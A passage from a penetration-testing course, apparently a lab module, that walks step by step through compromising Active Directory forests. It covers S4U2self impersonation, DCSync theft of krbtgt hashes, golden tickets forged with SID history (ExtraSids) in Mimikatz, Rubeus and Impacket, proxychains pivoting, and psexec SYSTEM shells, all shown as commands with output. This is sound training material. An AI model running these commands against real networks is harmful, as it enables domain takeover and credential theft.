1DJoMgCanFVd+q5OUoZwhnW1x1MYoZ+iAmDib/IL6jO62ZKKb+u88TFqsE0/WmUwprWsC3UYwg
zxuwIh
nUuL38P2rMRQmu/2EI7DlMowDBQDOmhinuGBHARC4a78h9fWi2TPaPnuKKpREm9wh4/Wdr+Rr3
xBbiiR
/QoLtvBlPCndNO1JkFcNtqSavHCfIgsVAA4gln+LuvILXwMDVDS2G4d3v+74cTC7O8QQKmF9wq
jXV4EW
uIH8J0PhsSD+QUuMzHOqbrvnwc+P6JP5H7VXFFQJ7rBfHEq0jxXHR/9R9hAr8p5oCjDUEeprSZ
yZmKT7
TZQ+ODfotKqQ8H/qCV8e/xR1z7KjGKPfdrADqMTlWKNIADnuwtfK+aws3j8IoEIlDq4j9GDha4
kj6aKU
<SNIP>

ServiceName              :  krbtgt/inlanefreight.ad
ServiceRealm             :  INLANEFREIGHT.AD
UserName                 :  DC01$
UserRealm                :  INLANEFREIGHT.AD
StartTime                :  4/8/2024 6:07:02 AM
EndTime                  :  4/8/2024 4:07:02 PM
RenewTill                :  4/15/2024 6:07:02 AM
Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType                  :  rc4_hmac
Base64(key)              :  y3Ve5HPfVNQghC0THqVexw==
ASREP (key)              :  06C7F47594404C12135D93FCCB995874

[*] Getting credentials using U2U
```

```
CredentialInfo          :
Version                 : 0
EncryptionType          : rc4_hmac
CredentialData          :
CredentialCount         : 1
NTLM                    : EFBE21F17FB63C4110595441D9247E49
```

With the newly obtained Ticket Granting Ticket (TGT), we can execute an `S4U2self` request using `Rubeus`. This enables us to impersonate the administrator account on DC01 and gain access to it.

Performing S4U2self Request to Impersonate Administrator

```
PS C:\Tools> .\Rubeus.exe s4u /dc:DC01.inlanefreight.ad
/ticket:doIGbDCCBmigAwIBBaEDAgEWooIFeDCCBXRhggVwMIIFbKADAgEFoRIbEElOTEFORU
ZSRUlHSFQuQUSiJTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEGlubGFuZWZyZWlnaHQuYWSjggUoMIIF
JKADAgESoQMCAQKiggUWBIIFEkqnq24wD+zmheCFis5fwRH3z0sI5RUgAgLtQGYO/Bwc<SNIP>
/impersonateuser:[email protected] /ptt /self
/service:host/DC01.inlanefreight.ad /altservice:cifs/DC01.inlanefreight.ad


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/ _ \
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: S4U
[*] Action: S4U
[*] Building S4U2self request for: '[email protected]'
[*] Using domain controller: DC01.inlanefreight.ad (172.16.210.99)
[*] Sending S4U2self request to 172.16.210.99:88
[+] S4U2self success!
[*] Substituting alternative service name 'cifs/DC01.inlanefreight.ad'
[*] Got a TGS for '[email protected]' to '[email protected]'
[*] base64(ticket.kirbi):

doIGXzCCBlugAwIBBaEDAgEWooIFPDCCBThhggU0MIIFMKADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSi
KDAmoAMCAQGhHzAdGwRjaWZzGxVEQzAxLmlubGFuZWZyZWlnaHQuYWSjggTpMIIE5aADAgESoQ
MCAQai
ggTXBIIE08KWsExQPwpkGb4Jp5SnrU6uY+lDYsYLNfUHmbDH0AC0fPmha8iYQfvmUdGtehcXSF
x/9oqc
x3jjD+SxVgb7UcTmxnORzKLnjhZG9C9zFfkpD5H3IM+2S1zQ4XEMwjwuAPZCfAjS0H6gkQHOmx
dSg2Mp
```

```
JlydkKvg8V/DFrKyo3xhMSUWrI1fD40zUAeIk4eB+IAaPzr+VVi471Vp2ldoxWj5JqmaKOtIzt
uSz1iy
mbIWXynOqeloT7NcsKpM47Bsn9l/LKeHs+VEaSHN/MsWUfWHE00AECj3uOwzE/jlRKmAaOedqb
AANBPJ
1zhB13+2X2iXUUN6TIXQ3bx5SDeTGyDktSo993Dv/C3qkLWTOTr+vacJ4rWF1vpoDVQvi1Lz1w
ZbSf1Z
2NbrsrbJBzRlQ/rzBo74pJibLUayeBLaR12P9danqOMbeGgJ2Rmk2OY44y0soOEt3A5iYKtPHS
eewrVv
<SNIP>
[+] Ticket successfully imported!
```

Accessing DC01

```
PS C:\Tools> dir \\DC01.inlanefreight.ad\c$

Directory: \\DC01.inlanefreight.ad\c$
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        5/15/2023   4:59 AM                inetpub
d-----        2/25/2022  10:20 AM                PerfLogs
d-r---        10/6/2021   3:50 PM                Program Files
d-----        5/15/2023   4:46 AM                Program Files (x86)
d-r---        6/20/2023   5:25 AM                Users
d-----        5/15/2023   4:59 AM                Windows
```

Moving On

We have seen various ways that we can abuse foreign group membership and ACLs to compromise domains within the same forest. In the next section we will cover the `ExtraSids` attack which can be used to compromise a parent domain once a child domain has been compromised and we have access as an elevated user in the child domain.

ExtraSids Attack

The `ExtraSids` attack, also known as `SID history` abuse, is a technique employed by attackers to escalate privileges from a child domain to a parent domain of an Active Directory environment. In this attack, attackers exploit the `SID history` attribute of user accounts to gain unauthorized access or escalate privileges to the parent domain of an Active Directory environment. This technique involves manipulating the SID history attribute of user accounts in the child domain to inherit permissions or group memberships from accounts or groups in the parent domain.

Within the same AD forest, the sidHistory property is respected due to a lack of SID Filtering protection. SID Filtering is a protection put in place to filter out authentication requests from a domain in another forest across a trust. Therefore, if a user in a child domain that has their `sidHistory` set to the Enterprise Admins group (which only exists in the parent domain), they are treated as a member of this group, which allows for administrative access to the entire forest. In other words, we are creating a Golden Ticket from the compromised child domain to compromise the parent domain.

In this case, we will leverage the `SID History` to grant an account (or non-existent account) `Enterprise Admin` rights by modifying this attribute to contain the SID for the Enterprise Admins group, which will give us full access to the parent domain without actually being part of the group.

To perform this attack after compromising a child domain, we need the following:

- The KRBTGT hash for the child domain
- The SID for the child domain
- The name of a target user in the child domain (Any domain user)
- The FQDN of the child domain.
- The SID of the Enterprise Admins group of the root domain.

With this data collected, the attack can be performed with Mimikatz.

SID History

The sidHistory attribute is used in migration scenarios. If a user in one domain is migrated to another domain, a `new account` is created in the second domain. The original user's `SID` will be added to the new user's `SID history` attribute, ensuring that the user can still access resources in the original domain.

SID history is intended to work across domains, but can work in the same domain. Using Mimikatz, an attacker can perform SID history injection and add an administrator account to the SID History attribute of an account they control. When logging in with this account, all of the SIDs associated with the account are added to the user's token.

This token is used to determine what resources the account can access. If the SID of a Domain Admin account is added to the SID History attribute of this account, then this account will be able to perform DCSync and create a Golden Ticket or a Kerberos ticket-granting ticket (TGT), which will allow for us to authenticate as any account in the domain of our choosing for further persistence.

ExtraSids Attack - Windows

Now we can gather each piece of data required to perform the ExtraSids attack. First, we need to obtain the `NT hash` for the KRBTGT account, which is a service account for the `Key Distribution Center (KDC)` in Active Directory. The account KRB (Kerberos) TGT (Ticket Granting Ticket) is used to encrypt/sign all Kerberos tickets granted within a given domain. Domain controllers use the account's password to decrypt and validate Kerberos tickets. The KRBTGT account can be used to create Kerberos TGT tickets that can be used to request TGS tickets for any service on any host in the domain. This is also known as the Golden Ticket attack and is a well-known persistence mechanism for attackers in Active Directory environments. The only way to invalidate a Golden Ticket is to change the password of the KRBTGT account, which should be done periodically and definitely after a penetration test assessment where full domain compromise is reached.

Since we have compromised the child domain, we can log in as an `Administrator` and perform the `DCSync` attack to obtain the NT hash for the KRBTGT account.

Obtain KRBTGT Hash for the Child Domain

```
PS C:\Tools> .\mimikatz.exe "lsadump::dcsync /user:DEV\krbtgt" exit
.#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
## \ / ##       > https://blog.gentilkiwi.com/mimikatz
'## v ##'       Vincent LE TOUX             ( [email protected] )
'#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /user:DEV\krbtgt
[DC] 'dev.INLANEFREIGHT.AD' will be the domain
[DC] 'DC02.dev.INLANEFREIGHT.AD' will be the DC server
[DC] 'DEV\krbtgt' will be the user account
Object RDN           : krbtgt
** SAM ACCOUNT **
SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 5/15/2023 5:39:11 AM
Object Security ID   : S-1-5-21-2901893446-2198612369-2488268720-502
Object Relative ID   : 502
Credentials:
Hash NTLM: 992093609707726257e0959ce3e24771
ntlm- 0: 992093609707726257e0959ce3e24771
lm  - 0: 3491756dfc7414817b971dff2e4a7834
<SNIP>
```

We can use the PowerView `Get-DomainSID` function to get the SID for the child domain, but this is also visible in the Mimikatz output above.

Obtain SID of the Child Domain

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainSID
S-1-5-21-2901893446-2198612369-2488268720
```

Next, we can use Get-DomainGroup from PowerView to obtain the SID for the `Enterprise Admins` group in the parent domain. Additionally, We can also do this with the Get-ADGroup cmdlet with a command as shown below.

Obtain Enterprise Admins SID from Parent Domain

```
PS C:\Tools> Get-ADGroup -Identity "Enterprise Admins" -Server
"inlanefreight.ad"
DistinguishedName : CN=Enterprise Admins,CN=Users,DC=INLANEFREIGHT,DC=AD
GroupCategory     : Security
GroupScope        : Universal
Name              : Enterprise Admins
ObjectClass       : group
ObjectGUID        : caa39c09-cb6e-4021-936f-afabfa6af908
SamAccountName    : Enterprise Admins
SID               : S-1-5-21-2879935145-656083549-3766571964-519
```


At this point, we have gathered the following data points:

- The KRBTGT hash for the child domain: `992093609707726257e0959ce3e24771`
- The SID for the child domain: `S-1-5-21-2901893446-2198612369-2488268720`
- The name of a target user in the child domain: We'll choose `Administrator`
- The FQDN of the child domain: `DEV.INLANEFREIGHT.AD`
- The SID of the Enterprise Admins group of the root domain: `S-1-5-21-2879935145-656083549-3766571964-519`

Before performing the attack, we can confirm no access to the file system of the DC in the parent domain.

Constructing a Golden Ticket using Rubeus

```
PS C:\Tools> .\Rubeus.exe golden /rc4:992093609707726257e0959ce3e24771
/domain:dev.inlanefreight.ad /sid:S-1-5-21-2901893446-2198612369-
2488268720 /sids:S-1-5-21-2879935145-656083549-3766571964-519
```

```
/user:Administrator /ptt


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Build TGT

[*] Building PAC

[*] Domain         : DEV.INLANEFREIGHT.AD (DEV)
[*] SID            : S-1-5-21-2901893446-2198612369-2488268720
[*] UserId         : 500
[*] Groups         : 520,512,513,519,518
[*] ExtraSIDs      : S-1-5-21-2879935145-656083549-3766571964-519
[*] ServiceKey     : 992093609707726257e0959ce3e24771
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : 992093609707726257e0959ce3e24771
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : krbtgt
[*] Target         : dev.inlanefreight.ad

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for '[email protected]'

[*] AuthTime       : 3/21/2024 4:54:06 AM
[*] StartTime      : 3/21/2024 4:54:06 AM
[*] EndTime        : 3/21/2024 2:54:06 PM
[*] RenewTill      : 3/28/2024 4:54:06 AM

[*] base64(ticket.kirbi):

doIF0TCCBc2gAwIBBaEDAgEWooIEtjCCBLJhggSuMIIEqqADAgEFoRYbFERFVi5JTkxBTkVGUk
VJR0hU
LkFEoikwJ6ADAgECoSAwHhsGa3JidGd0GxRkZXYuaW5sYW5lZnJlaWdodC5hZKOCBF4wggRaoA
MCAReh
AwIBA6KCBEwEggRIkMMhmLRh550nQxK7xcfcOYmGq42kxRqaQl1dXbPhNFiORjzYNq/ANWORzK
/aVk7y
BnlJuRZNmWxSYLfIAc0L9FXg16byN9budsgda9OnunMhzCph8+yZO7PyZY87ZiwfCD2/+3HV2J
4hlSqE
tUGupnqDoDCErp1fB8UE53Na9srZOs8S05Qg4T38Xj4mXymqu19VyJN2lYmszU/+li+WQoPjgi
```

```
9DKwVT
umEQa36EKOlZ1weSSP7TwFvi46G+scSihtgO52iA+mP6KV6Qqcn4IaCfUzKc54dtzF8lyTKpLO
BfSAyA
jtMLgxSmaJy76tHf9vJ6V5E1JMfXoJS3S3MOYDud/uk4sUzNTmmsiRCBdTs/B3VttTG6NLPwCg
p8Lr3c
TJtqtx29mEqYNFbectK+BQYHhpYraBOKhHR2UrOt6d1R8cVv1x4s8iRB9PAZ5lHVJwKrljqGXB
9Q3TMw
y3CFZ2kOo2TSBSUW31KFnPhX7fKStTonQyHM+rCFPuV68FUFPCarZZdhchEdd3Lz8anGFQFNvX
t6qLva
oSOWY7UHWU482K2J9/LY4rRMJIAY8Wd9CmNNkOSLm/Z0bz3H1h57D7k+GWBSIvR0HDyZ4OcyYO
MHZmSM
lsDH1Riw7/OwaiFAejXY+t8hTICTn5B/K6/xuYxgj7E7KhQgGpVWzEoaFTBD9fDP2RGSfbKpyk
j+iHU+
gYNI+PimQHQEbdqj5v8c+SBdC/1K6vCpTsJYHHOKZt+ZGcGyVfcn93FX1eI2wWmEMaO+9wauPt
qd5VuK
<SNIP>

[+] Ticket successfully imported!
```

Instead of `Rubeus`, we can also perform this attack and create a golden ticket using `Mimikatz`. Mimikatz offers another avenue to execute the `ExtraSids attack` and generate `golden tickets` for privilege escalation.

Constructing a Golden Ticket using Mimikatz

```
C:\Tools> mimikatz.exe
.#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
## \ / ##       > https://blog.gentilkiwi.com/mimikatz
'## v ##'       Vincent LE TOUX             ( [email protected] )
'#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /user:Administrator
/domain:dev.inlanefreight.ad  /sid:S-1-5-21-2901893446-2198612369-
2488268720 /krbtgt:992093609707726257e0959ce3e24771 /sids:S-1-5-21-
2879935145-656083549-3766571964-519 /ptt

User      : Administrator
Domain    : dev.inlanefreight.ad (DEV)
SID       : S-1-5-21-2901893446-2198612369-2488268720
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-2879935145-656083549-3766571964-519 ;
ServiceKey: 992093609707726257e0959ce3e24771 - rc4_hmac_nt
Lifetime  : 3/20/2024 5:41:55 AM ; 3/18/2034 5:41:55 AM ; 3/18/2034
5:41:55 AM
```

```
-> Ticket : ** Pass The Ticket **

        * PAC generated
        * PAC signed
        * EncTicketPart generated
        * EncTicketPart encrypted
        * KrbCred generated

Golden ticket for 'Administrator @ dev.inlanefreight.ad' successfully
submitted for current session
```

After generating the golden ticket using either `Rubeus` or `Mimikatz`, we can verify its presence in memory by running the `klist` command. This command displays the `Kerberos ticket cache`, allowing us to inspect the tickets currently stored in memory. By examining the output of `klist`, we can confirm the existence of the golden ticket and ensure that it has been successfully generated and is available for use in authentication and authorization processes within the domain environment.

Verify the Ticket in Memory

```
PS C:\Tools> klist
Current LogonId is 0:0x7a8eb
Cached Tickets: (1)
#0>     Client: Administrator @ dev.inlanefreight.ad
Server: krbtgt/dev.inlanefreight.ad @ dev.inlanefreight.ad
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 3/21/2024 5:29:21 (local)
End Time:   3/19/2034 5:29:21 (local)
Renew Time: 3/19/2034 5:29:21 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
```


Get Access on DC01

```
PS C:\Tools> ls \\DC01\c$\Users\Administrator\Desktop
Directory: \\DC01\c$\Users\Administrator\Desktop
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/4/2024   3:55 PM             32 flag.txt
```

ExtraSids Attack - Linux

The ExtraSids attack can also be executed from a `Linux` attack host. To perform this attack, we still require the same essential pieces of information as we would on a Windows-based system

- The KRBTGT hash for the child domain
- The SID for the child domain
- The name of a target user in the child domain (Any domain user)
- The FQDN of the child domain.
- The SID of the Enterprise Admins group of the root domain.

With this data collected, the attack can be performed.

For Linux, we can use `secretsdump.py` to DCSync and grab the NTLM hash for the KRBTGT account.

Obtain KRBTGT Hash for the Child Domain

```
secretsdump.py
dev.inlanefreight.ad/Administrator:'HTB_@cademy_adm!'@10.129.229.159 -
just-dc-user DEV/krbtgt
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:992093609707726257e0959ce3e247
71:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-
96:063d5b8a51a0b9843f12e93f28b7b055720d5a68e103c9243144ee6c703a43af
krbtgt:aes128-cts-hmac-sha1-96:fdc5f471923c5ec84322156e05e97eba
krbtgt:des-cbc-md5:fe31dfd5408c7073
[*] Cleaning up...
```


Next, we can use lookupsid.py from the Impacket toolkit to perform SID brute forcing to find the SID of the child domain. In this command, whatever we specify for the IP address (the IP of the domain controller in the child domain) will become the target domain for a SID lookup. The tool will give us back the SID for the domain and the RIDs for each user and group that could be used to create their SID in the format DOMAIN_SID-RID. We can filter out the noise by piping the command output to `grep` and looking for just the `domain SID`.

Obtain SID of the Child Domain

```
lookupsid.py
dev.inlanefreight.ad/Administrator:'HTB_@cademy_adm!'@10.129.229.159 |
grep "Domain SID"
[*] Domain SID is: S-1-5-21-2901893446-2198612369-2488268720
```

Next, we can proceed to rerun the `lookupsid.py` command, targeting the `Domain Controller (DC01)` of the parent domain, `INLANEFREIGHT.AD`, located at `172.16.210.99`, to retrieve the SID for the `Enterprise Admins` group. However, since the parent domain resides within the `internal network`, we must pivot to establish a connection. One effective approach is to utilize `SSH dynamic port forwarding` on the child DC and then use `proxychains` to connect to the parent DC, allowing us to securely access and retrieve the necessary information from the parent domain's Domain Controller.

Perform SSH Dynamic Port Forwarding on Child DC

```
ssh -D 9050 [email protected]
The authenticity of host '10.129.229.159 (10.129.229.159)' can't be
established.
ECDSA key fingerprint is
SHA256:GiXmJ6AXWL4OlvjnpyHonaf5GeI3J2bU1IhRNeoukzM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.229.159' (ECDSA) to the list of known
hosts.
[email protected]'s password:

Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

dev\administrator@DC02 C:\Users\Administrator>
```


The above command will allow us to make a proxy using SSH to run the tools from our computer and direct the traffic through the child DC. To use this proxy, we will use the tool `Proxychains4`. Proxychains4 will allow us to redirect any application on our computer through the proxy. We need to make sure that the `proxychains4` configuration is correct. We will modify the configuration file `/etc/proxychains.conf` by commenting out the line `proxy_dns` using the `#` and at the end of the file replacing the value of socks4 with `socks4 127.0.0.1 9050`. The file should be as follow:

Proxychains Configuration File

```
cat /etc/proxychains.conf
<SNIP>
# Proxy DNS requests - no leak for DNS data
```

```
#proxy_dns
<SNIP>
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
```

Now we need to put `proxychains` first, followed by the command we need to run.

Use lookupsid.py with Proxychains to get SID of Enterprise Admins from Parent Domain

```
proxychains lookupsid.py
dev.inlanefreight.ad/Administrator:'HTB_@cademy_adm!'@172.16.210.99 | grep
-B12 "Enterprise Admins"
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.16.210.99:445
...  OK
[*] Domain SID is: S-1-5-21-2879935145-656083549-3766571964
498: INLANEFREIGHT\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: INLANEFREIGHT\Administrator (SidTypeUser)
501: INLANEFREIGHT\Guest (SidTypeUser)
502: INLANEFREIGHT\krbtgt (SidTypeUser)
512: INLANEFREIGHT\Domain Admins (SidTypeGroup)
513: INLANEFREIGHT\Domain Users (SidTypeGroup)
514: INLANEFREIGHT\Domain Guests (SidTypeGroup)
515: INLANEFREIGHT\Domain Computers (SidTypeGroup)
516: INLANEFREIGHT\Domain Controllers (SidTypeGroup)
517: INLANEFREIGHT\Cert Publishers (SidTypeAlias)
518: INLANEFREIGHT\Schema Admins (SidTypeGroup)
519: INLANEFREIGHT\Enterprise Admins (SidTypeGroup)
```

From the output above, we can grab the parent domain SID `S-1-5-21-2879935145-656083549-3766571964` and attach the `RID` of the Enterprise Admins group that is `519`. Here is a handy list of well-known SIDs.

At this point, we have gathered the following data points:

- The KRBTGT hash for the child domain: `99209360970772625 7e0959ce3e24771`
- The SID for the child domain: `S-1-5-21-2901893446-2198612369-2488268720`
- The name of a target user in the child domain: We'll choose `htb-student`
- The FQDN of the child domain: `DEV.INLANEFREIGHT.AD`

- The SID of the Enterprise Admins group of the root domain: `S-1-5-21-2879935145-656083549-3766571964-519`

Next, we can use ticketer.py from the Impacket toolkit to construct a `Golden Ticket`. This ticket will be valid to access resources in the child domain (specified by -domain-sid) and the parent domain (specified by -extra-sid).

Constructing a Golden Ticket using ticketer.py

```
ticketer.py -nthash 992093609707726257e0959ce3e24771 -domain
dev.inlanefreight.ad -domain-sid S-1-5-21-2901893446-2198612369-2488268720
-extra-sid S-1-5-21-2879935145-656083549-3766571964-519 htb-student
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for dev.inlanefreight.ad/htb-student
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in htb-student.ccache
```


Setting the KRB5CCNAME Environment Variable

```
export KRB5CCNAME=htb-student.ccache
```

We can check if we can successfully authenticate to the parent domain's Domain Controller using Impacket's version of `Psexec`. If successful, we will be dropped into a `SYSTEM` shell on the target Domain Controller.

Getting a SYSTEM Shell Using Impacket's psexec.py

```
proxychains psexec.py dev.inlanefreight.ad/[email protected] -k -no-pass -
target-ip 172.16.210.99
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra
```

```
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.16.210.99:445
...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...
DEV.INLANEFREIGHT.AD:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  INLANEFREIGHT.AD:88
...  OK

[*] Requesting shares on 172.16.210.99.....
[-] share 'ADCS_flag' is not writable.
[*] Found writable share ADMIN$
[*] Uploading file kkUuEAub.exe
[*] Opening SVCManager on 172.16.210.99.....
[*] Creating service UTUB on 172.16.210.99.....
[*] Starting service UTUB.....
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.16.210.99:445
...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...
DEV.INLANEFREIGHT.AD:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  INLANEFREIGHT.AD:88
...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.16.210.99:445
...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...
DEV.INLANEFREIGHT.AD:88  ...  OK
[!] Press help for extra shell commands
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  INLANEFREIGHT.AD:88
...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.16.210.99:445
...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...
DEV.INLANEFREIGHT.AD:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  INLANEFREIGHT.AD:88
...  OK
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami && hostname
nt authority\system
DC01
```


Note: Use the command `unset KRB5CCNAME` to unset the value of the environment variable `KRB5CCNAME`

Automating the Attack Using raiseChild.py

To escalate from the child to the parent domain using a Linux attack host, one straightforward method is to utilize the raiseChild.py script from `Impacket`. This script automates the process by creating a golden ticket for the forest's Enterprise Admin. By logging into the forest and retrieving the target information (default administrator RID: 500), all tasks are seamlessly executed with a single command.

The script lists out the workflow and process in a comment as follows:

```
#   The workflow is as follows:
#       Input:
#           1) child-domain Admin credentials (password, hashes or aesKey)
in the form of 'domain/username[:password]'
#              The domain specified MUST be the domain FQDN.
#           2) Optionally a pathname to save the generated golden ticket
(-w switch)
#           3) Optionally a target-user RID to get credentials (-targetRID
switch)
#              Administrator by default.
#           4) Optionally a target to PSEXEC with the target-user
privileges to (-target-exec switch).
#              Enterprise Admin by default.
#
#       Process:
#           1) Find out where the child domain controller is located and
get its info (via [MS-NRPC])
#           2) Find out what the forest FQDN is (via [MS-NRPC])
#           3) Get the forest's Enterprise Admin SID (via [MS-LSAT])
#           4) Get the child domain's krbtgt credentials (via [MS-DRSR])
#           5) Create a Golden Ticket specifying SID from 3) inside the
KERB_VALIDATION_INFO's ExtraSids array
#              and setting expiration 10 years from now
#           6) Use the generated ticket to log into the forest and get the
target user info (krbtgt/admin by default)
#           7) If file was specified, save the golden ticket in ccache
format
#           8) If target was specified, a PSEXEC shell is launched
#
#       Output:
#           1) Target user credentials (Forest's krbtgt/admin credentials
by default)
#           2) A golden ticket saved in ccache for future fun and profit
#           3) PSExec Shell with the target-user privileges (Enterprise
Admin privileges by default) at target-exec
#              parameter.
```


Performing the Attack with raiseChild.py

```
proxychains raiseChild.py -target-exe 172.16.210.99
dev.inlanefreight.ad/htb-student
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Password: HTB_@cademy_stdnt!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.16.210.99:445
...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...
dev.inlanefreight.ad:445  ...  OK

[*] Raising child domain dev.INLANEFREIGHT.AD
[*] Forest FQDN is: INLANEFREIGHT.AD
[*] Raising dev.INLANEFREIGHT.AD to INLANEFREIGHT.AD
[*] INLANEFREIGHT.AD Enterprise Admin SID is: S-1-5-21-2879935145-
656083549-3766571964-519
[*] Getting credentials for dev.INLANEFREIGHT.AD
dev.INLANEFREIGHT.AD/krbtgt:502:aad3b435b51404eeaad3b435b51404ee:992093609
707726257e0959ce3e24771:::
dev.INLANEFREIGHT.AD/krbtgt:aes256-cts-hmac-sha1-
96s:063d5b8a51a0b9843f12e93f28b7b055720d5a68e103c9243144ee6c703a43af
[*] Getting credentials for INLANEFREIGHT.AD
INLANEFREIGHT.AD/krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f010dc0262913
7a52a934477510431dd:::
INLANEFREIGHT.AD/krbtgt:aes256-cts-hmac-sha1-
96s:d4b96d6177a50bc2d283a46a9726da6d17724c5b6722cc4a5e3b32319499e0b9
[*] Target User account name is Administrator
INLANEFREIGHT.AD/Administrator:500:aad3b435b51404eeaad3b435b51404ee:6a1b9c
cba556848665ca315b3e096fdb:::
INLANEFREIGHT.AD/Administrator:aes256-cts-hmac-sha1-
96s:9d76fc817ad130c2735cf8a68f4825947bd0fa52fecdd1506a785e9bcc24d19e
[*] Opening PSEXEC shell at DC01.INLANEFREIGHT.AD
[*] Requesting shares on DC01.INLANEFREIGHT.AD.....
[-] share 'ADCS_flag' is not writable.
[*] Found writable share ADMIN$
[*] Uploading file TlktMwUI.exe
[*] Opening SVCManager on DC01.INLANEFREIGHT.AD.....
[*] Creating service qDDc on DC01.INLANEFREIGHT.AD.....
[*] Starting service qDDc.....
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
```

```
DC01
```

While tools like `raiseChild.py` can be convenient and save time, it's crucial to have a solid understanding of the underlying process and be capable of performing manual techniques by gathering all necessary data points. In the event of tool failure, having this knowledge allows us to troubleshoot effectively and identify any missing components. Blindly running autopwn scripts like raiseChild.py in a client production environment can pose significant risks, and it's essential to exercise caution and construct commands manually whenever feasible.

Moving On

This marks the conclusion of our exploration into `Intra-Forest` attacks. In the subsequent sections, we will redirect our focus towards `Cross-forest` attacks also known as `Inter-forest` attacks, where we'll delve into techniques for executing attacks across domains situated within different forests.

Attacking Cross Forest Trusts

The standard definition of a trust involves establishing a connection between the authentication systems of two domains. While trusts commonly exist between domains within the same forest, they can also extend to encompass inter-forest (cross-forest) relationships. Microsoft has traditionally designated the forest as the security boundary for Active Directory environments.

